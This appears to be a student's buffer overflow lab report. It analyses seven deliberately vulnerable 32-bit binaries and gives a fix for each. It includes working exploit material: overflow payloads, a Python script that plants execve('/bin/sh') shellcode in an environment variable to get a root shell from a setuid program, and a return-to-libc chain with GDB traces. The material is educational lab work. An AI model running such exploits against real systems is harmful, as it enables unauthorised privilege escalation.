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Secure Software Design & Web Security
Lab #2

Buffer Overflow

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Contents

1 Secret String in *secret-str*

The secret is statically embedded into the executable. Developers sometimes store connection strings, API endpoints or plaintext that way and forget to clean up later on. It makes data retrievable with basic tools like cat, grep or objdump.

Common methods to produce such artefacts include hard coding values and post-compilation patching with a hex editor. I extract human readable text from the binary using basic utility programs and discover the secret string.

2 Stack Smashing Protection in a Code Snippet

Snippet shows a stack canary mechanism using the guard and secret variables to detect buffer overflows by verifying the integrity of guard. This mechanism is functionally similar to the automatic stack canary that GCC inserts with the *-fstack-protector* flag. It can be bypassed in two ways:

1. `Information Leak`: Exploiting another vulnerability in the program, such as a format string vulnerability to leak the value of the secret variable. Attacker can craft an input that correctly matches the canary value. Then overwrites the buffer up to the return address without triggering the guard, bypassing the stack smashing detection.

2. `Brute Forcing`: If the secret value is not sufficiently random or uses a predictable initialization. Attacker can repeatedly attempt guessing secret until the program does not detect stack smashing and bypasses the protection. This option is viable on 32 bit architecture because the stack has much less entropy.

3 Password Protection in *check-pwd*

The *check-pwd* binary has a stack buffer overflow vulnerability because of unsafe *gets* at 0x8048495 ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0x16 (offset 22 from ebp), flag at ebp-0xc (offset 12). The binary initializes the flag to zero, reads user input into the buffer via gets (which appends a null byte), compares the buffer to the hardcoded password "securesoftware" at 0x804861e using strcmp, sets the flag to 1 only on match ("Correct Password" if successful, "Wrong Password" otherwise), and grants access if the flag value is anything but zero (0x00).

No canary according to its checksec output which facilitates its exploitation, NX (non-executable stack) actively blocks shellcode but won't matter here, no PIE means addresses remain static.

Fix Replace gets with *fgets(buffer, sizeof(buffer), stdin)*, enable stack canaries, turn on ASLR, check *strlen(input) < sizeof(buffer)*.

Exploit Input longer than 10 bytes, as the 11th byte overwrites the flag's low byte at ebp-0xc, making the flag non-zero and granting access despite the strcmp failure printing "Wrong Password". A simple payload like 11 'A's sets the low byte to 0x41.

```
# Root privileges given
python -c 'print("A"*11)' | ./check-passwd
# Wrong Password (flag zeroed)
python -c 'print("A"*10 + "\x00\x00\x00\x00")' | ./check-passwd
```

Listing 1: Python Payload Q3

Key Assembly Lines

```
    # Stack frame setup, allocating 32 bytes for locals
8048479: 83 ec 20                   sub    esp,0x20

    # Buffer at ebp-0x16, sized 12 bytes
804848f: 8d 45 ea                   lea    eax,[ebp-0x16]

    # Unsafe input via gets, no bounds check
8048495: e8 d6 fe ff ff             call   8048370 <gets@plt>

    # Hardcoded password "securesoftware" for comparison
804849f: b8 1e 86 04 08             mov    eax,0x804861e

    # String compare over 15 bytes using repz cmpsb
80484ad: f3 a6                      repz cmpsb ds:[esi],es:[edi]

    # Conditional jump to success branch on match
80484c0: 74 0e                      je     80484d0 <checkPwd+0x5c>

    # Flag var init to 0 at ebp-0xc, set to 1 only on match
804847c: c7 45 f4 00 00 00 00       movl   $0x0,-0xc(%ebp)
80484f4: c7 45 f4 01 00 00 00       movl   $0x1,-0xc(%ebp)
```

Listing 2: Key Assembly Lines Q3

Disclaimer

Solutions below are based on Ubuntu 12 32-bit.
I disable ASLR and grant setuid bit to binaries Q5, Q6 and Q7.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo chmod 4755 ./root-me-1 ./root-me-2 ./root-me-3
```

4 Critical Function in *check-pwd-crit*

The *check-pwd-crit* binary has a stack buffer overflow vulnerability due to the use of *gets* at 0x8048495, which does not limit input size. From the disassembly, the buffer is allocated at ebp-0x16 (22 bytes from ebp), with a 10-byte effective buffer, pattern testing shows the return address at offset 26 from the buffer start. According to the checksec output, canary, fortify, NX, and PIE are all disabled, while RELRO is partial.

Fix Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)* or *scanf("%s", buffer)* with size limits, enable stack canaries with *-fstack-protector*, disable executable stack with *-z noexecstack*, and enable ASLR.

Exploit I overwrote the return address of *checkPwd* to point to *criticalFunction* at 0x08048514. Using cyclic pattern crash and analysis, I determined the offset to EIP is 26 bytes. A python script delivers a payload composed of 26 'A's followed by the little-endian packed address of criticalFunction (\x14\x85\x04\x08) via stdin. This redirects the return from *checkPwd* to *criticalFunction*. To ensure that the program returns gracefully to a valid libc function instead of whatever follows the critical function, I chain the address of *exit(0)* (0xb7e4fbf0 here) right after. Allowing to print "Critical function" without crash, as shown in the execution.

GDB Analysis To analyze the vulnerability, the following gdb manipulations were executed:

```
info functions          # List functions
disas main              # Calls checkPwd at 0x804852f
disas checkPwd          # Vuln gets at 0x8048495
                        # buffer at ebp-0x16
disas criticalFunction  # Target at 0x8048514

pattern_create 100 pattern
run < pattern           # Crash with SIGSEGV
```

At crash, registers show overflow:

```
info registers          # EIP: 0x41414441, EBP: 0x41284141
pattern_offset $eip     # 26 to EIP
pattern_offset $ebp     # 22 to EBP
pattern_search          # Confirms offsets
x/32wx $esp - 0x40      # Stack dump shows pattern overflow
```

Verifying the exploit by running the payload and stepping through redirection.

```
break *0x8048513      # Before ret in checkPwd

run < <(python -c 'import struct; crit_addr=0x08048514; print("A
    "*26 + struct.pack("<I", crit_addr))')

context               # Overwritten return at ebp+4
x/wx $ebp+4           # 0x08048514 (pre-ret)
stepi                 # EIP jumps to criticalFunction
x/10i $eip            # Shows criticalFunction code
continue              # Prints "Critical function", no segfault
```

5 Root Access in the Set-UID Program *root-me-1*

The *root-me-1* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x804845d ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). No canary according to its checksec output which facilitates exploitation, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

Fix Replace strcpy with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn off executable stack with *-z noexecstack*, enable ASLR.

Exploit I used the return-to-environment technique where a shellcode is placed in an environment variable called EGG to dodge the null byte problem in strcpy that would cut off the copy too early. I crafted a python script that sets EGG with a bunch of 100 NOPs ahead of the 21 byte shellcode for *execve("/bin/sh")*, figured out its address using gdb, and built a payload with 212 A's to smash the 208-byte buffer at ebp-0xd0 and overwrite the return address at ebp+4 with that EGG address (0xbfffff39 in my runs), which lets me jump right into the NOP sled and into the shellcode for spawning a root shell with euid=0, all without crashing as shown in that execution.

Disassembly revealed the buffer load at lea eax,[ebp-0xd0] and frame allocation via sub esp,0xe8, then runtime stack dumps in gdb confirmed the buffer base at 0xbffffb98, cyclic pattern crash gave the 212 byte offset to the return address so I know the payload's filler size and overwrite position. The python script automates this by dynamically compiling a helper to fetch the EGG address, handling minor environment shifts like argv length variations that could offset the stack by a few bytes.

GDB Analysis To analyze the vulnerability, the following gdb manipulations were executed:

```
show architecture
disas main                          # Disassemble functions
disas greet
break main                          # Set breakpoint and run short
run hello

next                                # Step through main to greet call
                                    # Repeat until greet 0x8048495
step                                # Enter greet
context                             # Inspect stack frame
info registers esp                  # Entry ESP: 0xbffffc6c
```

Taking measurements of target function *greet*, as per the gdb output.

```
next                                # Go before strcpy 0x804845d

info registers ebp                  # Confirm buffer location
p (char *)($ebp - 0xd0)             # Buffer: 0xbffffb98
x/52wx $ebp - 0xd0 - 4              # View buffer area
                                    # Step over strcpy and verify copy
next
x/s $ebp - 0xd0                     # Shows copied input
                                    # Continue to exit
continue
                                    # Cyclic pattern for offset
pattern create 300 '/tmp/pattern'
run $(cat /tmp/pattern)             # Crashes
                                    # At crash: Calculate offset
info registers eip                  # Overwritten EIP
pattern offset $eip                 # 212 to return address

x/80wx $esp - 256                   # Inspect overflow path
x/wx $ebp                           # Saved EBP at offset 208
x/wx $ebp+4                         # Return address at 212
```

Verifying the exploit by setting EGG and stepping through shellcode execution.

```
1
2                                   # Set EGG and get address
3  set environment EGG \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
       x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
       \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
       x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
       \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
       x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
       \x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\
       x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd
       \x80
4  print getenv("EGG")
5  break *0x804847a                 # Before ret
6  run $(python -c 'import struct; egg_addr=0xbfffff39; print("A"*212
       + struct.pack("<I", egg_addr))')
7  context                          # Verify stack[0] = EGG addr
8  x/wx $ebp+4                      # Show EGG addr (pre-ret)
9  stepi                            # EIP at EGG
10 x/30i $eip                       # nops then xor eax,eax etc.
11 continue                         # shell
```

6 Root Access in the Set-UID Program *root-me-2*

The *root-me-2* binary has a stack buffer overflow vulnerability because of *strcpy* ignoring input limits, similar to *root-me-1*. From the cyclic pattern analysis in gdb, the offset to the return address is 212 bytes, implying the buffer is at ebp-0xd0. According to its checksec output, there is no canary, PIE is disabled, but NX is enabled, which prevents direct shellcode execution on the stack.

Fix Replace strcpy with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn on NX, enable ASLR.

Exploit I used a return-to-libc technique to bypass the non-executable stack. This involves overwriting the return address to point to the *system()* function in libc, which executes `/bin/sh` as its argument, spawning a root shell. A fake return address (pointing to *exit()*) follows *system()* to ensure clean termination, and then the address of the `/bin/sh` string in libc. I extracted the libc base address (0xb7e1d000) from GDB's process mappings and added standard offsets for glibc 2.15 on i386: 0x3f0b0 for *system()*, 0x32be0 for *exit()*, and 0x1638a0 for `/bin/sh`. The python script builds a payload with 212 'A's followed by these packed addresses, launches the binary as a subprocess, and communicates to trigger the overflow. This gains a root shell with euid=0 without crashing, as shown in that execution.

GDB Analysis To analyze the vulnerability, the following gdb manipulations were executed:

```
1 pattern create 300 '/tmp/pattern'  # Generate cyclic pattern
```

```
run $(cat /tmp/pattern)              # Run with pattern, crash on
    overflow
info registers eip                   # Overwritten EIP: 0x25412425
pattern offset 0x25412425            # Offset: 212 to return address
info proc mappings                   # Extract libc base: 0xb7e1d000
p system                             # Get addresses
p exit
```

Verifying the exploit by inspecting registers and stack at crash.

```
context                              # EBP 0x41422541 ESP pattern
x/30wx $esp                          # Confirm stack overflow
```

7 Root Access in the Set-UID Program *root-me-3*

The *root-me-3* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x8048531 ignoring input limits. Observing disassemblies, I see the buffer starts at ebp-0xd0 (offset 208 from ebp). According to the checksec output there is no canaries, NX disabled, no PIE.

Fix Replace strcpy with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn off executable stack with *-z noexecstack*, enable ASLR. The early privilege drop is a good countermeasure against escalation.

Exploit While a buffer overflow is possible, privilege escalation to root is not achievable. Listing GDB's symbol lists, my attention was drawned to the debug_mode function. Called at the start of main with argument 0, it drops privileges by setting both real and effective UIDs to the user's ID (0x3e8 or 1000) via setreuid before the vulnerable greet function. This drop means any exploited shell from the overflow runs as user, not root. From the pattern analysis, the offset to the return address is 212 bytes, similar to previous binaries, but post-drop UIDs prevent privilege escalation.

I calculate the buffer address and confirm the stack layout. Then I observe segmentation fault in GDB after overwriting the return address. I craft a python payload to fill the buffer with junk up to the offset, followed by the return address pointing to a NOP sled and the shellcode, the payload was tailored to jump directly into the executable code on the stack. Finally, that execution demonstrates successful overflow opening a shell without crashing. As mentioned earlier, privilege escalation is prevented by *debug_mode*.

GDB Analysis To analyze the vulnerability and privilege drop, the following gdb manipulations were executed:

```
disas                                # List all symbols
disas main                           # Disassemble functions
disas greet
disas debug_mode                     # Inspect privilege drop logic
pattern create 300                   # Generate cyclic pattern
run 'AAA...%6A%'                     # Run with pattern, overflowing
pattern offset $eip                  # Offset: 212 to return address
info registers ebp                   # Overwritten EBP
```

```
info registers eip              # Overwritten EIP
x/32wx $esp - 0x40              # Inspect overflowed stack
```

Verifying UIDs at main entry.

```
break main                      # Set breakpoint
run David                       # Run to main
print (int)geteuid()            # Effective UID: 0x3e8 (dropped)
```

Tracing through debug_mode for drop confirmation.

```
break debug_mode                # Break at debug_mode
continue                        # Reach debug_mode
next                            # Step to first getuid
next                            # After first getuid
print $eax                      # First getuid: 0x3e8
next                            # After store, to second getuid
next                            # After second getuid
print $eax                      # Second getuid: 0x3e8
```

The breakpoint at main confirms the initial state before any calls. The getuid print and geteuid print show both UIDs as 1000 (0x3e8). The breakpoint at debug_mode allows stepping through the function. The first eax print after getuid and second eax print after getuid confirm both calls return the real UID (1000), which are then used in setreuid(1000, 1000) to irrevocably drop privileges. This early drop ensures the buffer overflow in greet cannot escalate to root.

A A1 Material for *secret-str*

```
strings secret-str | grep -i secret
```

Listing 3: Command Solving Q1



Figure 1: Secret String Q1

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B A2 Material for Stack Protection

```
int secret; // will be initialised with a random number in the
    main function

void stuff(char* str)
{
    int guard = secret;

    char buffer[12];

    strcpy(buffer, str);

    if(guard != secret)
    {
        printf("Stack_smashing_detected._Terminating_program.\n");
        exit(1);
    }
}
```

Listing 4: C Code Snippet Q2

Back to Q2

C A3 Material for *check-passwd*

```
[devid@penthrite]─[~/code]─[@]
[$]: PYTHONWARNINGS=ignore checksec ./check-passwd
Processing...                                                    1/1 • 100.0%
                              Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
check-passwd	Yes	No	No	Partial	No	No	Yes	No	No	No	0

Figure 2: Checksec *check-passwd* Q3

```
08048474 <checkPwd>:
 8048474:   55                      push   %ebp
 8048475:   89 e5                   mov    %esp,%ebp
 8048477:   57                      push   %edi
 8048478:   56                      push   %esi
 8048479:   83 ec 20                sub    $0x20,%esp
 804847c:   c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
 8048483:   c7 04 24 10 86 04 08    movl   $0x8048610,(%esp)
 804848a:   e8 f1 fe ff ff          call   8048380 <puts@plt>
 804848f:   8d 45 ea                lea    -0x16(%ebp),%eax
 8048492:   89 04 24                mov    %eax,(%esp)
 8048495:   e8 d6 fe ff ff          call   8048370 <gets@plt>
 804849a:   8d 45 ea                lea    -0x16(%ebp),%eax
 804849d:   89 c2                   mov    %eax,%edx
 804849f:   b8 1e 86 04 08          mov    $0x804861e,%eax
 80484a4:   b9 0f 00 00 00          mov    $0xf,%ecx
 80484a9:   89 d6                   mov    %edx,%esi
 80484ab:   89 c7                   mov    %eax,%edi
 80484ad:   f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
 80484af:   0f 97 c2                seta   %dl
 80484b2:   0f 92 c0                setb   %al
 80484b5:   89 d1                   mov    %edx,%ecx
 80484b7:   28 c1                   sub    %al,%cl
 80484b9:   89 c8                   mov    %ecx,%eax
 80484bb:   0f be c0                movsbl %al,%eax
 80484be:   85 c0                   test   %eax,%eax
 80484c0:   74 0e                   je     80484d0 <checkPwd+0x5c>
 80484c2:   c7 04 24 2d 86 04 08    movl   $0x804862d,(%esp)
 80484c9:   e8 b2 fe ff ff          call   8048380 <puts@plt>
 80484ce:   eb 2b                   jmp    80484fb <checkPwd+0x87>
 80484d0:   b8 3f 86 04 08          mov    $0x804863f,%eax
 80484d5:   89 04 24                mov    %eax,(%esp)
 80484d8:   e8 83 fe ff ff          call   8048360 <printf@plt>
 80484dd:   8d 45 ea                lea    -0x16(%ebp),%eax
 80484e0:   89 04 24                mov    %eax,(%esp)
 80484e3:   e8 78 fe ff ff          call   8048360 <printf@plt>
 80484e8:   c7 04 24 0a 00 00 00    movl   $0xa,(%esp)
 80484ef:   e8 bc fe ff ff          call   80483b0 <putchar@plt>
 80484f4:   c7 45 f4 01 00 00 00    movl   $0x1,-0xc(%ebp)
 80484fb:   83 7d f4 00             cmpl   $0x0,-0xc(%ebp)
 80484ff:   74 0c                   je     804850d <checkPwd+0x99>
 8048501:   c7 04 24 58 86 04 08    movl   $0x8048658,(%esp)
```

Figure 3: Disassembly *check-passwd* Q3

Back to Q3

D A4 Material for check-passwd-crit




Figure 4: Checksec `check-passwd-crit` Q4

Back to Q4




Figure 5: Observing `check-passwd-crit` Crash Q4

Back to Q4

```
gdb-peda$ info registers eip
eip            0x41414441       0x41414441
gdb-peda$ pattern_offset $eip
1094796353 found at offset: 26
gdb-peda$ x/32wx $esp - 0x40
0xbffff690:     0xbffff6b3      0x0804861f      0xbffff6c8      0x0804850d
0xbffff6a0:     0x08048658      0x00000004      0x08049ff4      0x08048561
0xbffff6b0:     0x4141ffff      0x41412541      0x42414173      0x41244141
0xbffff6c0:     0x41416e41      0x2d414143      0x41284141      0x41414441
0xbffff6d0:     0x2941413b      0x41454141      0x41416141      0x46414130
0xbffff6e0:     0x41624141      0xbffff700      0xbffff77c      0xb7fdc858
0xbffff6f0:     0x00000000      0xbffff71c      0xbffff77c      0x00000000
0xbffff700:     0x0804824c      0xb7fc5ff4      0x00000000      0x00000000
gdb-peda$ pattern_search
Registers contain pattern buffer:
EIP+0 found at offset: 26
EDI+0 found at offset: 18
EBP+0 found at offset: 22
ESI+0 found at offset: 14
ECX+52 found at offset: 69
Registers point to pattern buffer:
[ESP] --> offset 30 - size ~20
Pattern buffer found at:
0xb7fd9000 : offset    0 - size   50 (mapped)
0xbffff6b2 : offset    0 - size   50 ($sp + -0x1e [-8 dwords])
References to pattern buffer found at:
0xb7fc6ac4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ac8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6acc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad0 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6adc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xbffff514 : 0xb7fd9000 ($sp + -0x1bc [-111 dwords])
0xbffff604 : 0xbffff6b2 ($sp + -0xcc [-51 dwords])
gdb-peda$ x/s 0x804861e
0x804861e:      "securesoftware"
gdb-peda$ x/s 0x804867d
0x804867d:      "Critical function"
gdb-peda$ x/s 0x8048658
0x8048658:      "\n Root privileges given to the user "
gdb-peda$ x/s 0x804862d
0x804862d:      "\n Wrong Password "
```

Figure 6: Pattern Analysis Q4

```python
import sys
critical_addr = 0x08048514
exit_addr = 0xb7e4fbf0
payload = b"A" * 26
payload += critical_addr.to_bytes(4, "little")
payload += exit_addr.to_bytes(4, "little")
sys.stdout.buffer.write(payload)
```

Listing 5: Solver Script Q4

Back to Q4

```
david@ulb-615056:~/code/q4$ uname -m
i686
david@ulb-615056:~/code/q4$ python3 exploit_check-passwd-crt.py
  | ./check-passwd-crit

 Password ?

 Wrong Password

 Root privileges given to the user
Critical functiondavid@ulb-615056:~/code/q4$
```

Figure 7: Solving `check-passwd-crit` Q4

Back to Q4

E A5 Material for *root-me-1*

```
┌─[devid@penthrite]─[~/code]─[0]
└─[$]› PYTHONWARNINGS=ignore checksec ./root-me-1
Processing...                                                    1/1 • 100.0%
                        Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
root-me-1	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 8: Checksec `root-me-1` Q5

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0xbffffb98 --> 0xb5a059f0
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffffd24 --> 0xbffffe3a ("/home/david/code/q5/root-me-1")
EDX: 0xbffffcb4 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffffc68 --> 0xbffffc88 --> 0x0
ESP: 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
EIP: 0x804845d (<greet+25>:     call   0x8048350 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048450 <greet+12>:        mov    DWORD PTR [esp+0x4],eax
   0x8048454 <greet+16>:        lea    eax,[ebp-0xd0]
   0x804845a <greet+22>:        mov    DWORD PTR [esp],eax
=> 0x804845d <greet+25>:        call   0x8048350 <strcpy@plt>
   0x8048462 <greet+30>:        mov    eax,0x8048580
   0x8048467 <greet+35>:        lea    edx,[ebp-0xd0]
   0x804846d <greet+41>:        mov    DWORD PTR [esp+0x4],edx
   0x8048471 <greet+45>:        mov    DWORD PTR [esp],eax
Guessed arguments:
arg[0]: 0xbffffb98 --> 0xb5a059f0
arg[1]: 0xbffffe58 ("hello")
[--------------------------------------stack-------------------------------------]
0000| 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
0004| 0xbffffb84 --> 0xbffffe58 ("hello")
0008| 0xbffffb88 --> 0x8048278 ("__libc_start_main")
0012| 0xbffffb8c --> 0xb7e2a194 --> 0x72647800 ('')
0016| 0xbffffb90 --> 0x804821c --> 0x3c ('<')
0020| 0xbffffb94 --> 0x1
0024| 0xbffffb98 --> 0xb5a059f0
0028| 0xbffffb9c --> 0xb7eb67ce (add    ebx,0x10f826)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804845d in greet ()
```

Figure 9: Found Unsafe *strcpy* Function Q5

Back to Q5

```python
#!/usr/bin/env python2
import struct
import os

# var env execve("/bin/sh")
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\
    x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
os.environ['EGG'] = '\x90' * 100 + shellcode

# getaddr
os.system('gcc -m32 -o /tmp/getaddr -x c - << EOF\n#include <stdio
    .h>\n#include <stdlib.h>\nint main() { printf("%p\\n", getenv("
    EGG")); }\nEOF')

# dummy arg length of payload
offset = 212
dummy = 'A' * (offset + 4)
addr_str = os.popen('/tmp/getaddr "{}"'.format(dummy)).read().
    strip()
print("EGG address: " + addr_str)

egg_addr = int(addr_str, 16)

# build payload (start of NOPs)
payload = "A" * offset + struct.pack("<I", egg_addr)

print("Running exploit...")
os.system('./root-me-1 "' + payload + '"')
```

Listing 6: Solver Script Q5

```
david@ulb-615056:~/code/q5$ python exploit_root-me-1.py
EGG address: 0xbfffff39
Running exploit...
Hello AAAA
```

F A6 Material for *root-me-2*

```
(.env)
┌─[devid@penthrite]─[~/code]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./root-me-2
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                                Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPA…	Symb…	FORTI…	Fort…	Forti…	Fort… Score
root…	Yes	No	No	Part…	No	No	Yes	No	No	No	0

Figure 11: Checksec `root-me-2` Q6

Back to Q6

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x197
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('A%BA')
ESP: 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%L
QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0x25412425 ('%$A%')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x25412425
[------------------------------------stack-------------------------------------]
0000| 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0xbffff544 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%h
mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0xbffff548 ("%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A
A%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0xbffff54c ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%
%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
